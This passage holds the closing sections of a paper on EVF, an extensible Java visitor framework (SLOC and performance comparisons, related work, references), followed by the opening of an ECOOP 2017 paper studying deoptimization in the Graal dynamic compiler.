utils	172	tyarith	26	135	78%
varapp	65	untyped	46	128	61%
variant	161	**Total**	**2153**	**3840**	**44%**

implementation[2] with the non-modular OCaml version. The left-hand side counts SLOC of the extracted packages and the right-hand side compares SLOC of the original packages. Although an OOP language like Java is considerably more verbose than a functional language like OCaml, **EVF**'s implementation reduces 44% of SLOC counting all packages, thanks to modularity and code generation techniques. The reduction of SLOC for each original package is on average 76%. For feature-rich languages like *fullsimple*, the reduction is even more dramatic and can be up to 88%. The reason is that all these original packages reuse features from other packages more or less. If all these languages were orthogonal in features, OCaml would beat **EVF** in terms of SLOC without question. However, from Figure 12 we can see that features like the lambda calculus are frequently reused by other packages directly or indirectly, which makes a great difference to the total SLOC.

The comparison of SLOC between packages is not that straightforward: **EVF**'s implementation has dependencies whereas the OCaml implementation is stand-alone. Table 2 does the comparison from the component perspective which sums the SLOC of two core components, AST definitions and small-step evaluators, for all packages. The results show that both SLOC are reduced significantly, which explains why the total SLOC of **EVF** is reduced.

As discussed in Section 3, the drawback of **EVF** components is an additional step for instantiation. The SLOC needed for instantiating an operation is proportional to the number of dependencies it has. To measure the instantiation overhead, we count the SLOC of instantiation per original package. The statistics show that the SLOC grows together with the language. Concretely, the SLOC for the simplest (*arith*), the medium (*simplebool*) and the largest (*fullref*) languages are 26, 63 and 109. The reason is that feature-rich languages support more operations and/or their supported operations have more dependencies.

6 Performance Measurements

This section gives the preliminary performance measurements on **EVF**. The novel `visitX` methods introduced by **EVF** add one more level of dispatching to the standard Visitor

[2] We count only the files *core.ml* and *syntax.ml*, excluding the parser, the REPL and etc.

Table 2 SLOC statics **EVF** vs OCaml: A component perspective.

Component	EVF	OCaml	% Reduced
AST Definition	85	231	64%
Small-step Evaluator	263	481	46%

Table 3 Performance.

Approach	Time (ms)
Imperative Visitor	133
Functional Visitor	163
Runabout	278
EVF	262

pattern, which causes some execution overhead. To have a rough idea about the impact of the `visitX` methods on performance, we run a microbenchmark adapted from [45]. We compare ourselves with respect to the two variants of the VISITOR pattern [6]: *imperative visitors* and *functional visitors*. An imperative visitor uses side effects to do the computation whereas a functional visitor computes a result via return values. We also compare ourselves to *Runabout* [21], a performant reflection-based approach for achieving extensibility.

The benchmark requires each approach to model linked lists and sum a linked list of length 2000 for 10000 times. Implementations with these four approaches can be found online. The benchmark programs were compiled using Oracle JDK 1.8 and executed on the JVM in 64bit server mode on a 2.6 GHz MacBook Pro Intel Core i5 with 8GB memory. Table 3 summarizes the run time of each approach. The results show that imperative visitors are fastest among the four approaches. The functional visitor implementation ran slower than the imperative visitor approach due to the heavy use of recursion. One more layer of indirection brings additional performance penalty to **EVF**, which takes about double of the time with respect to the imperative visitor but still outperforms the Runabout. Of course, more rigorous and extensive benchmarks need to be performed to validate the results.

7 Related Work

Extensible Visitors. Early work on the VISITOR pattern [31, 58, 45] pointed out extensibility limitations of the VISITOR pattern and proposed several solutions. Those early approaches use runtime checks and can suffer from runtime errors without careful use. Palsberg and Jay [45] proposed a generic class *Walkabout* as the root of visitors. By using Java's runtime reflection, the Walkabout removes the need for `accept` methods in AST types. This decouples the AST type from the visitor interface, allowing new variants to be introduced as well. Unfortunately, the extensive use of introspection causes severe performance penalties. Based on the Walkabout, Grothoff proposed *Runabout* [21], attempting to achieve reasonable performance through sophisticated bytecode generation and caching. Forax's *Sprintabout* [17] further improves the performance of Runabout by eliminating the manual creation of AST infrastructure. However, Walkabout and its successors are not type-safe. Torgersen [53] developed variations of the VISITOR pattern to solve the Expression Problem [59]. The solutions are type-safe but rely on advanced features of generics such as wildcards or F-bounds. Also, the programming patterns are relatively complex thus hard for programmers to learn. Inspired by other type-safe variations of VISITOR pattern [44, 40, 24] using advanced Scala

type system features, our work applies similar techniques but requires only simple generics available in Java. The `visitX` methods in modular external visitor interfaces are a novel contribution of our work, and greatly account for the simplicity and flexibility of **EVF**.

Structure-Shy Traversals with Visitors. There has also been work on eliminating boilerplate code in the VISITOR pattern. A typical way is to use *default visitors* [38]. A default visitor defines the traversal template for a specific visitor interface. By subclassing the default visitor, concrete visitors only need to override interesting cases. Walkabout [45] removes the need of a new traversal template for every visitor interface by providing a single traversal template that works for all visitors. The default traversal in Walkabout is achieved through invoking the overloaded visit method on children. **EVF** employs annotation processing to automatically generate specialized traversal templates for each modular visitor interface. But the fundamental difference is that static type safety is preserved in **EVF**. Visser [57] ported ideas from the rewriting system Stratego [56] to the VISITOR pattern. The resulting framework JJTRAVERLER exposes a series of visitor combinators to achieve flexible traversal control and visitor combination. The proposed combinators can express various traversal strategies such as bottom-up, top-down, sequential or alternative composition of visitors. To make these combinators generic, runtime reflection is also used. The combinators are developed in the setting of *imperative visitors* and hence can not be directly mapped to **EVF**. We would like to explore a library of visitor combinators in **EVF** as future work.

Object Algebras and Church Encodings. Various programming techniques have been inspired by Church encodings in the past. Hinze [23] firstly Church-encoded datatypes using type classes in Haskell. Based on Hinze's work, Oliveira et al. [42] presented solutions to the EP using type classes. Carette et al. [7] and Hofer et al. [25] further illustrated the applicability of those techniques for defining interpreters and embedded DSLs. Another well-known solution to the EP is "Data types à la carte" (DTC) [52]. DTC represents a data type as a functor, where a type parameter is used for capturing recursive occurrences of that data type, enabling extensibility. A type-level fixpoint is defined for tying the knot. As discussed in detail in Section 2, Church encodings suffer from lack of traversal control. A variant of Church encodings called Mendler encoding [34] offers recursion control. Delaware et al. [12] combines Mendler encodings and DTC to develop modular meta-theory. Technically speaking, Modular external visitors differ from Mendler-style encodings in that they require recursive types. The use of recursive types is unproblematic in Java and it is the key for dealing with dependencies and achieving more efficient traversals. Mendler encodings, on the other hand, do not rely on recursive types, but cannot deal with dependencies and (just as regular Church encodings) suffer from efficiency problems. In object-oriented programming, *Object Algebras* [41] are also a modular design pattern based on Church encodings. Object Algebras solve the recursion control problem by instantiating Object Algebra interface using thunks [41]. Improved support for dependencies for Object Algebras have been proposed [43, 50]. Unfortunately, this cannot be ported to Java as more sophisticated features are required. Other problems such as no concrete AST representation hinder the practical use of Object Algebras [20]. **EVF** visitors solve these problems with only simple generics, thus eliminating the need for various techniques used with Object Algebras.

Component-Based Language Development. The idea of constructing languages by assembling components dates back to the 1980s [30]. Most closely related is Mosses's work on component-based semantics [36]. The idea is to provide a collection of highly reusable *fundamental constructs* (funcons) with predefined semantics [9]. By mapping the constructs

of a language to these funcons, the operational semantics of the language can be obtained for free. The semantics of these funcons are specified using modular structural operational semantics (MSOS) [35]. Later work on Implcitly MSOS (I-MSOS) [37] deals with the context propagation problem, further improving the modularity and reusability of semantics specification. From MSOS/I-MSOS specifications, interpreters can be derived [49]. Similar funcons can also be developed as **EVF** components.

Language Workbenches. Language workbenches are aimed at lowering the amount of effort to develop new languages. Examples of modern, mature language workbenches include: Xtext [13], MPS [18], Spoofax [29]. At the moment some language workbenches and other tools provide support for code reuse through syntactic modularization techniques, based on meta-programming and code generation. For example, DynSem [55] is a DSL integrated into Spoofax for generating interpreters from I-MSOS like specifications. Such techniques allow language components to be specified in separate files. However, more semantic aspects of modularity, such as the ability to do separate compilation and modular type-checking are typically missing. Recent work on MontiCore [22] generates both the visitor and the AST infrastructure from the grammar specification. MontiCore allows two dimensions of extensibility. The extensibility on data variants is achieved through making the extended AST types subtypes of the initial AST types, and overriding the `accept` methods inherited from the initial AST types appropriately. MontiCore automatically overrides the `accept` methods by checking the runtime type of the visitor instance and casting it to the most specific one. Moreover, since the `accept` methods are overloaded in extended AST types, the compiler gives no warning when an initial visitor is applied to an extended AST, leading to unexpected behavior. The technique is quite similar to Krishnamurthi et. al's [31] early solution to extensible visitors. Like their solution, Monticore's approach does not fully support modular type-checking, due to the use of casts. **EVF** provides a different approach to the composition of *semantic* language components that fully supports type-safe extensibility, as well as separate compilation. Unlike MontiCore, **EVF** generates different AST infrastructures for different visitor interfaces and requires no casts. Hence, the compiler will capture the mismatch between the visitors and the AST. However, **EVF** does not support modularization of *syntactic* language components (such as grammars and/or parsers) for the moment. An interesting venue for future work would be to integrate the **EVF** techniques into a language workbench, such as MontiCore.

Software Product-Lines. Software Product-Lines (SPLs) [10, 33, 28] allow similar systems (with different variations) to be generated from a set of common features. There are various tools that can be used to develop SPLs, including GenVoca [4], AHEAD [3], FeatureC++ [2] and FeatureHouse [1]. SPLs tools can also be used to modularize features in programming languages and are an alternative to language workbenches. In contrast to language workbenches, SPLs tools are targeted at general purpose software development. Similarly to most language workbenches, most SPLs tools use syntactic modularization mechanisms, which do not support separate compilation and/or modular type-checking.

8 Conclusion

We have presented **EVF**: an extensible and expressive Java Visitor framework. **EVF**'s support for modular external visitors allows complex dependencies between operations to be expressed modularly and provides users with flexible traversal strategies for defining

expressive operations. To make **EVF** easy to use, we develop an annotation processor to generate boilerplate code. Users only need to annotate the Object Algebra interfaces. Then all the infrastructure will be automatically generated, including ASTs and AST traversals. The TAPL case study demonstrates the applicability and benefits of **EVF** in reducing both implementation effort and the need for specialized PL implementation knowledge. Currently, **EVF** users have to instantiate visitors manually. One line of future work is to investigate automatic instantiation of visitors. Similar instantiation problem has been identified by Wang and Oliveira [60] and solved by Wang et al. [61]. It may be possible to automatically instantiate visitors in **EVF** through a combination of family polymorphism [16] and the technique from [61]. Another avenue of future work is to use **EVF** in larger applications, such as compilers or program analysis tools.

Acknowledgements. We would like to thank the anonymous reviewers for their helpful comments.

References

1 Sven Apel, Christian Kastner, and Christian Lengauer. Featurehouse: Language-independent, automated software composition. In *Proceedings of the 31st International Conference on Software Engineering*, 2009.

2 Sven Apel, Thomas Leich, Marko Rosenmüller, and Gunter Saake. Featurec++: on the symbiosis of feature-oriented and aspect-oriented programming. In *International Conference on Generative Programming and Component Engineering*, 2005.

3 Don Batory. Feature-oriented programming and the ahead tool suite. In *Proceedings of the 26th International Conference on Software Engineering*, 2004.

4 Don Batory and Bart J. Geraci. Composition validation and subjectivity in genvoca generators. *IEEE Transactions on Software Engineering*, 23(2):67–82, 1997.

5 Corrado Böhm and Alessandro Berarducci. Automatic synthesis of typed λ-programs on term algebras. *Theoretical Computer Science*, 39:135–154, 1985.

6 Peter Buchlovsky and Hayo Thielecke. A type-theoretic reconstruction of the visitor pattern. *Electronic Notes in Theoretical Computer Science*, 155:309–329, 2006.

7 Jacques Carette, Oleg Kiselyov, and Chung-chieh Shan. Finally tagless, partially evaluated: Tagless staged interpreters for simpler typed languages. *Journal of Functional Programming*, 19(05):509–543, 2009.

8 Alonzo Church. A set of postulates for the foundation of logic I. *Annals of Mathematics*, 33:346–366, 1932.

9 Martin Churchill, Peter D. Mosses, and Paolo Torrini. Reusable components of semantic specifications. In *Proceedings of the 13th International Conference on Modularity*, 2014.

10 Paul Clements and Linda Northrop. *Software product lines.* Addison-Wesley,, 2002.

11 Mario Coppo, Mariangiola Dezani-Ciancaglini, and Betti Venneri. Functional characters of solvable terms. *Mathematical Logic Quarterly*, 27(2-6):45–58, 1981.

12 Benjamin Delaware, Bruno C. d. S. Oliveira, and Tom Schrijvers. Meta-theory à la carte. In *Proceedings of the 40th Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, 2013.

13 Sven Efftinge and Markus Völter. oAW xText: A framework for textual DSLs. In *Workshop on Modeling Symposium at Eclipse Summit*, 2006.

14 Sebastian Erdweg, Paolo G Giarrusso, and Tillmann Rendel. Language composition untangled. In *Proceedings of the Twelfth Workshop on Language Descriptions, Tools, and Applications*, 2012.

15 Sebastian Erdweg, Tijs Van Der Storm, Markus Völter, Meinte Boersma, Remi Bosman, William R Cook, Albert Gerritsen, Angelo Hulshout, Steven Kelly, Alex Loh, et al. The state of the art in language workbenches. In *International Conference on Software Language Engineering*, 2013.

16 Erik Ernst. Family polymorphism. In *European Conference on Object-Oriented Programming*, 2001.

17 Rémi Forax, Etienne Duris, and Gilles Roussel. Reflection-based implementation of java extensions: the double-dispatch use-case. In *Proceedings of the 2005 ACM symposium on Applied computing*, 2005.

18 Martin Fowler. Language workbenches: The killer-app for domain specific languages, 2005. http://martinfowler.com/articles/languageWorkbench.html.

19 Erich Gamma, Richard Helm, Ralph Johnson, and John Vlissides. *Design Patterns : Elements of Reusable Object-Oriented Software*. Addisson-Wesley, 1994.

20 Maria Gouseti, Chiel Peters, and Tijs van der Storm. Extensible language implementation with object algebras. In *Proceedings of the 2014 International Conference on Generative Programming: Concepts and Experiences*, 2014.

21 Christian Grothoff. Walkabout revisited: The runabout. In *European Conference on Object-Oriented Programming*, 2003.

22 Robert Heim, Pedram Mir Seyed Nazari, Bernhard Rumpe, and Andreas Wortmann. Compositional language engineering using generated, extensible, static type-safe visitors. In *European Conference on Modelling Foundations and Applications*, 2016.

23 Ralf Hinze. Generics for the masses. *Journal of Functional Programming*, 16(4-5), 2006.

24 Christian Hofer and Klaus Ostermann. Modular domain-specific language components in scala. In *Proceedings of the 9th International Conference on Generative Programming and Component Engineering*, 2010.

25 Christian Hofer, Klaus Ostermann, Tillmann Rendel, and Adriaan Moors. Polymorphic embedding of dsls. In *Proceedings of the 7th international conference on Generative programming and component engineering*, 2008.

26 Graham Hutton. A tutorial on the universality and expressiveness of fold. *Journal of Functional Programming*, 9(4):355–372, 1999.

27 Pablo Inostroza and Tijs van der Storm. Modular interpreters for the masses. In *Proceedings of the 2015 International Conference on Generative Programming: Concepts and Experiences*, 2015.

28 Christian Kästner, Sven Apel, and Klaus Ostermann. The road to feature modularity? In *Proceedings of the 15th International Software Product Line Conference, Volume 2*, 2011.

29 Lennart C.L. Kats and Eelco Visser. The spoofax language workbench: Rules for declarative specification of languages and ides. In *Proceedings of the ACM International Conference on Object Oriented Programming Systems Languages and Applications*, 2010.

30 Paul Klint. A meta-environment for generating programming environments. *ACM Transactions on Software Engineering and Methodology (TOSEM)*, 1993.

31 Shriram Krishnamurthi, Matthias Felleisen, and Daniel P Friedman. Synthesizing object-oriented and functional design to promote re-use. In *Proceedings of the 12th European Conference on Object-Oriented Programming*, 1998.

32 Ralf Lämmel, Joost Visser, and Jan Kort. Dealing with large bananas. In Johan Jeuring, editor, *Workshop on Generic Programming*, Ponte de Lima, July 2000. Technical Report UU-CS-2000-19, Universiteit Utrecht.

33 Roberto E Lopez-Herrejon, Don Batory, and William Cook. Evaluating support for features in advanced modularization technologies. In *European Conference on Object-Oriented Programming*, 2005.

34 Nax Paul Mendler. Inductive types and type constraints in the second-order lambda calculus. *Annals of pure and Applied logic*, 51(1-2):159–172, 1991.

35 Peter D Mosses. Modular structural operational semantics. *The Journal of Logic and Algebraic Programming*, 60:195–228, 2004.

36 Peter D Mosses. Component-based semantics. In *Proceedings of the 8th international workshop on Specification and verification of component-based systems*, 2009.

37 Peter D. Mosses and Mark J. New. Implicit propagation in structural operational semantics. *Electronic Notes in Theoretical Computer Science*, 229(4):49–66, August 2009.

38 Martin E Nordberg III. Variations on the visitor pattern. *Ann Arbor*, 1996.

39 Martin Odersky and Matthias Zenger. Independently extensible solutions to the expression problem. In *The 12th International Workshop on Foundations of Object-Oriented Languages*, 2005.

40 Bruno C. d. S. Oliveira. Modular visitor components. In *Proceedings of the 23rd European Conference on Object-Oriented Programming*, 2009.

41 Bruno C. d. S. Oliveira and William R. Cook. Extensibility for the masses: Practical extensibility with object algebras. In *Proceedings of the 26th European Conference on Object-Oriented Programming*, 2012.

42 Bruno C. d. S. Oliveira, Ralf Hinze, and Andres Löh. Extensible and modular generics for the masses. *Trends in Functional Programming*, 7:199–216, 2006.

43 Bruno C. d. S. Oliveira, Tijs van der Storm, Alex Loh, and William R. Cook. Feature-oriented programming with object algebras. In *Proceedings of the 27th European Conference on Object-Oriented Programming*, 2013.

44 Bruno C. d. S. Oliveira, Meng Wang, and Jeremy Gibbons. The visitor pattern as a reusable, generic, type-safe component. In *Proceedings of the 2008 ACM International Conference on Object Oriented Programming Systems Languages and Applications*, 2008.

45 Jens Palsberg and C. Barry Jay. The essence of the visitor pattern. In *Proceedings of the 22nd International Computer Software and Applications Conference*, 1998.

46 Michel Parigot. Recursive programming with proofs. *Theoretical Computer Science*, 94(2):335–356, 1992.

47 Benjamin C Pierce. *Types and programming languages*. MIT press, 2002.

48 Garrel Pottinger. A type assignment for the strongly normalizable λ-terms. *To HB Curry: essays on combinatory logic, lambda calculus and formalism*, pages 561–577, 1980.

49 Casper Bach Poulsen and Peter D Mosses. Generating specialized interpreters for modular structural operational semantics. In *International Symposium on Logic-Based Program Synthesis and Transformation*, 2013.

50 Tillmann Rendel, Jonathan Immanuel Brachthäuser, and Klaus Ostermann. From object algebras to attribute grammars. In *Proceedings of the 2014 ACM International Conference on Object-Oriented Programming Systems Languages and Applications*, 2014.

51 John C Reynolds. The coherence of languages with intersection types. In *International Symposium on Theoretical Aspects of Computer Software*, 1991.

52 Wouter Swierstra. Data types à la carte. *Journal of functional programming*, 18(04):423–436, 2008.

53 Mads Torgersen. The expression problem revisited – four new solutions using generics. In *Proceedings of the 18th European Conference on Object-Oriented Programming*, 2004.

54 Edoardo Vacchi and Walter Cazzola. Neverlang: A framework for feature-oriented language development. *Computer Languages, Systems & Structures*, 43:1–40, 2015.

55 Vlad Vergu, Pierre Neron, and Eelco Visser. Dynsem: A dsl for dynamic semantics specification. In *26th International Conference on Rewriting Techniques and Applications*, 2015.

56 Eelco Visser. Stratego: A language for program transformation based on rewriting strategies system description of stratego 0.5. In *International Conference on Rewriting Techniques and Applications*, 2001.

57 Joost Visser. Visitor combination and traversal control. In *Proceedings of the 2001 ACM International Conference on Object-Oriented Programming Systems Languages and Applications*, 2001.

58 John Vlissides. Visitor in frameworks. *C++ Report*, 11(10):40–46, 1999.

59 Philip Wadler. The Expression Problem. Email, November 1998. Discussion on the Java Genericity mailing list.

60 Yanlin Wang and Bruno C. d. S. Oliveira. The expression problem, trivially! In *Proceedings of the 15th International Conference on Modularity*, 2016.

61 Yanlin Wang, Haoyuan Zhang, Bruno C d S Oliveira, and Marco Servetto. Classless java. In *Proceedings of the 2016 ACM SIGPLAN International Conference on Generative Programming: Concepts and Experiences*, 2016.

62 Haoyuan Zhang, Zewei Chu, Bruno C. d. S. Oliveira, and Tijs van der Storm. Scrap your boilerplate with object algebras. In *Proceedings of the 2015 ACM International Conference on Object-Oriented Programming Systems Languages and Applications*, 2015.

An Empirical Study on Deoptimization in the Graal Compiler*

Yudi Zheng[1], Lubomír Bulej†[2], and Walter Binder[3]

1 **Faculty of Informatics, Università della Svizzera italiana (USI), Switzerland**
Yudi.Zheng@usi.ch

2 **Faculty of Mathematics and Physics, Charles University, Czech Republic**
lubomir.bulej@d3s.mff.cuni.cz

3 **Faculty of Informatics, Università della Svizzera italiana (USI), Switzerland**
Walter.Binder@usi.ch

Abstract

Managed language platforms such as the Java Virtual Machine or the Common Language Runtime rely on a dynamic compiler to achieve high performance. Besides making optimization decisions based on the actual program execution and the underlying hardware platform, a dynamic compiler is also in an ideal position to perform speculative optimizations. However, these tend to increase the compilation costs, because unsuccessful speculations trigger deoptimization and recompilation of the affected parts of the program, wasting previous work. Even though speculative optimizations are widely used, the costs of these optimizations in terms of extra compilation work has not been previously studied. In this paper, we analyze the behavior of the Graal dynamic compiler integrated in Oracle's HotSpot Virtual Machine. We focus on situations which cause program execution to switch from machine code to the interpreter, and compare application performance using three different deoptimization strategies which influence the amount of extra compilation work done by Graal. Using an adaptive deoptimization strategy, we managed to improve the average start-up performance of benchmarks from the DaCapo, ScalaBench, and Octane benchmark suites, mostly by avoiding wasted compilation work. On a single-core system, we observed an average speed-up of 6.4% for the DaCapo and ScalaBench workloads, and a speed-up of 5.1% for the Octane workloads; the improvement decreases with an increasing number of available CPU cores. We also find that the choice of a deoptimization strategy has negligible impact on steady-state performance. This indicates that the cost of speculation matters mainly during start-up, where it can disturb the delicate balance between executing the program and the compiler, but is quickly amortized in steady state.

1998 ACM Subject Classification D.3.4 Programming Languages, Processors — Compilers, Optimization

Keywords and phrases Dynamic compiler; profile-guided optimization; deoptimization

Digital Object Identifier 10.4230/LIPIcs.ECOOP.2017.30

* The research presented in this paper was supported by Oracle (ERO project 1332), by the European Commission (contract ACP2-GA-2013-605442), by the Charles University institutional funding (project SVV-260451), and by project no. LTE117003 (ESTABLISH) from the INTER-EUREKA LTE117 programme by the Ministry of Education, Youth and Sports of the Czech Republic.

† Major part of the work was conducted while Lubomír Bulej was with Faculty of Informatics, Università della Svizzera italiana (USI), Switzerland.

1 Introduction

Managed language platforms such as the Java Virtual Machine (JVM) or the Common Language Runtime provide memory-safe and portable execution environments targeted by many object-oriented programming languages. On these platforms, programs are initially executed by an interpreter which collects and uses profiling information to schedule frequently executed methods (or code paths) for compilation into machine code to speed up the execution of the program. The compilation is handled by a dynamic optimizing compiler (or a hierarchy of compilers if compilation is *tiered*). By making a program run faster, the dynamic compiler frees up computational resources that can be used to perform more optimizations. However, to actually benefit from faster program execution, the compiler should only consume a fraction of the computational resources that it has freed up. Because the effects of dynamic compilation accumulate over time, the goal is to speed up the program as soon as possible, but without slowing it down by the compilation work. Deciding *what* to compile, *when*, and *how* then becomes an optimization problem of its own [17].

Besides producing machine-code for the underlying hardware platform, the dynamic compiler is also in an ideal position to perform speculative optimizations based on the collected profiling information. While *profile-driven* and *feedback-driven* optimizations are not exclusive to managed platforms with dynamic compilers, a dynamic compiler works with profiles that reflect the actual behavior of the currently executing program. This provides the compiler with a more accurate view of the common-case behavior which the compiler should optimize. If a certain assumption about program behavior turns out to be wrong, the affected code can be recompiled to reflect the new behavior. This allows the dynamic compiler to pay less attention to uncommon execution paths, replacing them with traps that switch from program's machine code back to the virtual machine's (VM) runtime which then decides how to handle the situation. As a result, the compiler needs to do less work and produces higher-density code for the common code paths. Combined with aggressive inlining and code specialization based on receiver type feedback, a dynamic compiler can optimize away a significant portion of the abstraction overhead commonly found in object-oriented programs that make heavy use of small methods and dynamic binding.

The pioneering work by the authors of the SmallTalk-80 [6] and the Self-93 [11] systems has laid down the foundations of modern dynamic compilers, and sparked an enormous body of research [1] on techniques that make managed language platforms fast, such as selective compilation [11, 15, 4, 16, 17], profiling for feedback-directed optimization and code generation [22, 2, 25, 21], or dynamic deoptimization and on-stack replacement [10, 19, 7, 14, 12]. As a result, adaptive compilation and speculative optimization techniques are now widely used. Ideally, speculative optimizations will always turn out to be right and provide performance gains that outweigh the one-time cost in terms of compilation time before the program terminates. In reality, some speculations in the machine code will be wrong, and trigger *deoptimization*. Besides switching to interpreted (or otherwise less optimized) execution mode, deoptimization may also trigger recompilation of the affected code, thus wasting previous compilation work and adding to the overall cost of compilation.

How often does this happen and for what reason? How much compilation effort is wasted and what is the cost of speculative optimizations? What happens when the compiled code triggers deoptimization? In fact, these aspects of speculative optimizations have not been previously studied in the literature—unlike, e.g., the trade-offs involved in selective compilation. We therefore analyze the deoptimization behavior of code compiled by the Graal [18] dynamic compiler and the behavior of the VM runtime in response to the

deoptimizations. Even though Graal has not (yet) replaced the classic C2 server compiler, it is integrated in Oracle's HotSpot Virtual Machine and serves as the basis for the Truffle framework for self-optimizing interpreters [24]. Truffle allows executing programs written in modern dynamic languages on the JVM and generally outperforms the original interpreters. Similarly to the classic C2 compiler, Graal performs feedback-directed optimizations and generates code that speculates on receiver types and uncommon paths, but is more aggressive about it. Unlike the C2 compiler, when Graal reaches a deoptimization site in the compiled code, it switches back to interpreted mode and discards the machine code with the aim to generate it again using better profiling information. The C2 compiler is more conservative and in many cases discards the compiled code only after it triggers multiple deoptimizations. The obvious question is then: which of the two approaches is better, and how often programs actually violate the assumptions put in the code by the dynamic compiler?

In this paper, we make the following contributions:

1. We characterize the deoptimization causes in the code produced by Graal for the DaCapo [3], ScalaBench [20]), and Octane [8] benchmark suites (Section 3). We show that only a small fraction (∼2%) of deoptimization sites is triggered, most of which (∼98%) cause reprofiling. We investigate the causes of two types of repeatedly triggered deoptimizations that appear in the profile.
2. We provide two alternative deoptimization strategies for the Graal compiler. A *conservative* strategy, which defers invalidation of compiled code until enough deoptimizations are observed (default HotSpot behavior not used by Graal), and an *adaptive* strategy which switches among various deoptimization actions based on a precise deoptimization profile (Section 4).
3. We evaluate the performance of both deoptimization strategies and compare them to the default strategy used by Graal (Section 5). We show that the *conservative* strategy may cause extra compilation work, while the *adaptive* strategy reduces compilation work and provides statistically significant benefits to startup performance on a single-core system with both static and dynamic languages.

Before presenting our main contributions, we provide a summary of related work and the necessary background on deoptimization (both general and Graal-specific).

2 Related Work and Background

Dynamic deoptimization as a way to transfer execution from compiled code to interpreted code was introduced in the Self system to facilitate full source-level debugging of optimized code [10]. It also introduced techniques such as on-stack-replacement, which were since adopted and improved by others [19, 7, 14, 12].

Being more interested in the use of deoptimization in the implementation of speculative optimizations, we trace their origins to partial and deferred compilation in Self [5]. To reduce compilation time, program code that was predicted to execute infrequently was compiled only as a stub which invoked the compiler when a particular code path was first executed, thus deferring the compilation of uncommon code paths until they were actually needed. Many of the techniques found in Self, such as adaptive compilation, dynamic deoptimization, and speculative optimizations using deoptimization, were later adopted by Java [19, 14]. Further improvements to the HotSpot VM target selective compilation [15, 4, 16, 17], phase-based recompilation [9], and feedback-directed optimization [22, 2, 25, 21].

In general, deoptimization switches to a less optimized execution mode, e.g., interpreted execution, or execution of machine code generated by a baseline compiler. In Self, de-

optimization was primarily used to defer compilation and to execute uncommon code in the interpreter. In a modern HotSpot JVM, especially with Graal enabled, deoptimization represents a key recovery mechanism for speculative optimizations. However, despite the role of deoptimization in the implementation of speculative optimizations, we are not aware of a study that characterizes the actual deoptimization behavior of programs compiled by a speculating dynamic compiler, and the impact of the deoptimizations on the compiled code.

That does not mean that deoptimization does not receive any attention. In recent work [23], the authors present a VM implementation technique that allows a deoptimization triggered in aggressively optimized code to resume execution in (deoptimized) machine code generated by the same compiler at a different optimization level. In contrast to an interpreter or baseline compiler, both of which rely on a fixed stack-frame layout, using a single compiler allows using an optimized stack layout for both the optimized and deoptimized code. This approach helps reduce the complexity of a VM implementation, because neither an interpreter nor a baseline compiler are needed.

In the remainder of this section we first provide more background on the use of deoptimization in speculative optimizations, and then complement it with details specific to the Graal compiler.

2.1 Speculation and Deoptimization

Speculative optimizations are aimed at optimizing for the common case, which is approximated using profiling data collected during program execution. Common speculative optimizations include implicit null checks, uncommon conditional branch elision, and type specialization. If a speculation turns out to be wrong, deoptimization allows the VM to ensure that the program always executes correctly, albeit more slowly.

Deoptimizations are usually triggered synchronously with program execution, either explicitly by invoking a deoptimization routine of the VM runtime, or implicitly, by performing an operation which causes a signal (e.g., segmentation fault in the case of a null pointer) to be sent to the VM, which handles the signal and switches execution to the interpreter. Deoptimizations can be also triggered asynchronously at the VM level, when the program invalidates assumptions under which it was compiled, e.g., when the second class implementing an interface is loaded.

The ability to trigger deoptimization from compiled code allows the compiler to avoid generating code that will be rarely used, e.g., code that constructs and throws exceptions, because exceptions should be rare in well-written programs. This applies both to explicitly thrown exceptions as well as exceptions that can be thrown implicitly by operations such as array access or division by zero. Based on the profiling feedback, the dynamic compiler can apply a similar approach to conditional jumps, replacing low-probability branches with a deoptimization trigger. Hence, the compiler saves computing resources by avoiding code generation for the uncommon paths. Moreover, this approach helps speed up global optimizations thanks to the reduced program state, and makes the generated machine code more compact, resulting in better instruction cache performance.

Another common kind of speculative optimization relies on type feedback, which allows the compiler to specialize code to most commonly used types. For instance, the targets of a virtual method invocation may be inlined (or the invocation can be devirtualized) if only a limited number of receiver types has been observed at a particular callsite. The type-specific code will be guarded by type-checking conditions, while a generic code path representing an uncommon branch may trigger deoptimization to handle the invocation in the interpreter.

While deoptimization is handled by the VM runtime, the compiler needs to provide the VM with details on how to handle it. This information is typically provided in form of parameters passed to the invocation of the deoptimization trigger routine in the generated code. For example, if recompilation of the code that triggers a deoptimization is unlikely to make it any better, the VM is instructed to just switch to the interpreter and leave the compiled code as-is. If a deoptimization does not depend on profiling data and could be eliminated by recompiling the code, the code is invalidated and the corresponding compilation unit is immediately scheduled for recompilation. If a deoptimization was caused by insufficient profiling information, besides invalidating the machine code, the VM also attempts to reprofile the method thoroughly and recompile it later based on the updated profile. To avoid an endless cycle of recompilation and deoptimization for pathological cases, per-method counters are used to stop recompilation of a method if it has been recompiled too many times (yet did not eliminate the deoptimization).

In state-of-the-art dynamic compilers the mapping between a deoptimization reason and the corresponding deoptimization action is hard-coded. This makes perfect sense for certain cases, when there is only a single suitable deoptimization action. However, determining the most suitable action for situations in which the deoptimization is caused by an incomplete profile is difficult. For instance, when the compiler inlines potential callee methods based on the receiver type profile, it inserts a reprofiling deoptimization trigger in the uncommon (generic) path to cope with previously unseen receiver types. When encountering a very rare receiver type, deoptimization (including reprofiling) is triggered. However, due to the (usually) limited receiver type profile space[1], the newly collected profiling information might not include the rare case at the time of recompilation. The dynamic compiler will then either use the original invocation as the uncommon path (if megamorphic inlining is supported), or not inline the callsite at all. In both cases, the reprofiling and recompilation effort is wasted, and the recompiled code may become even worse.

2.2 Deoptimization in the Graal Compiler

The Graal compiler is integrated into the HotSpot runtime via the JVM Compiler Interface (JVMCI)[2] and replaces the HotSpot VM's C2 server compiler when enabled. It makes heavy use of profile-directed speculative optimizations and is thus more likely to exhibit deoptimizations. Because Graal only provides the last-level compiler, it can only instruct the HotSpot runtime what action to perform during deoptimization. The deoptimization actions used internally by Graal can be therefore directly mapped to the deoptimization actions defined in the HotSpot runtime.

The possible deoptimization actions are summarized in Table 1. Apart from the None action, which only switches execution to the interpreter, all other options influence the compilation unit which triggered the deoptimization in some way. Most of them invalidate the compilation unit's machine code immediately, with the exception of the RecompileIfTooManyDeopts action, which depends on a profile of preceding deoptimizations, and only invalidates the compiled code if too many deoptimizations are triggered at the same site or within the compilation unit.

Even though the deoptimization action is fixed in the compiled code, the HotSpot runtime rewrites the actual action either to force reprofiling or to avoid endless deoptimization

[1] -XX:TypeProfileWidth in the Oracle JVM, defaults to 2 in standard HotSpot runtime or 8 in the Graal compiler.

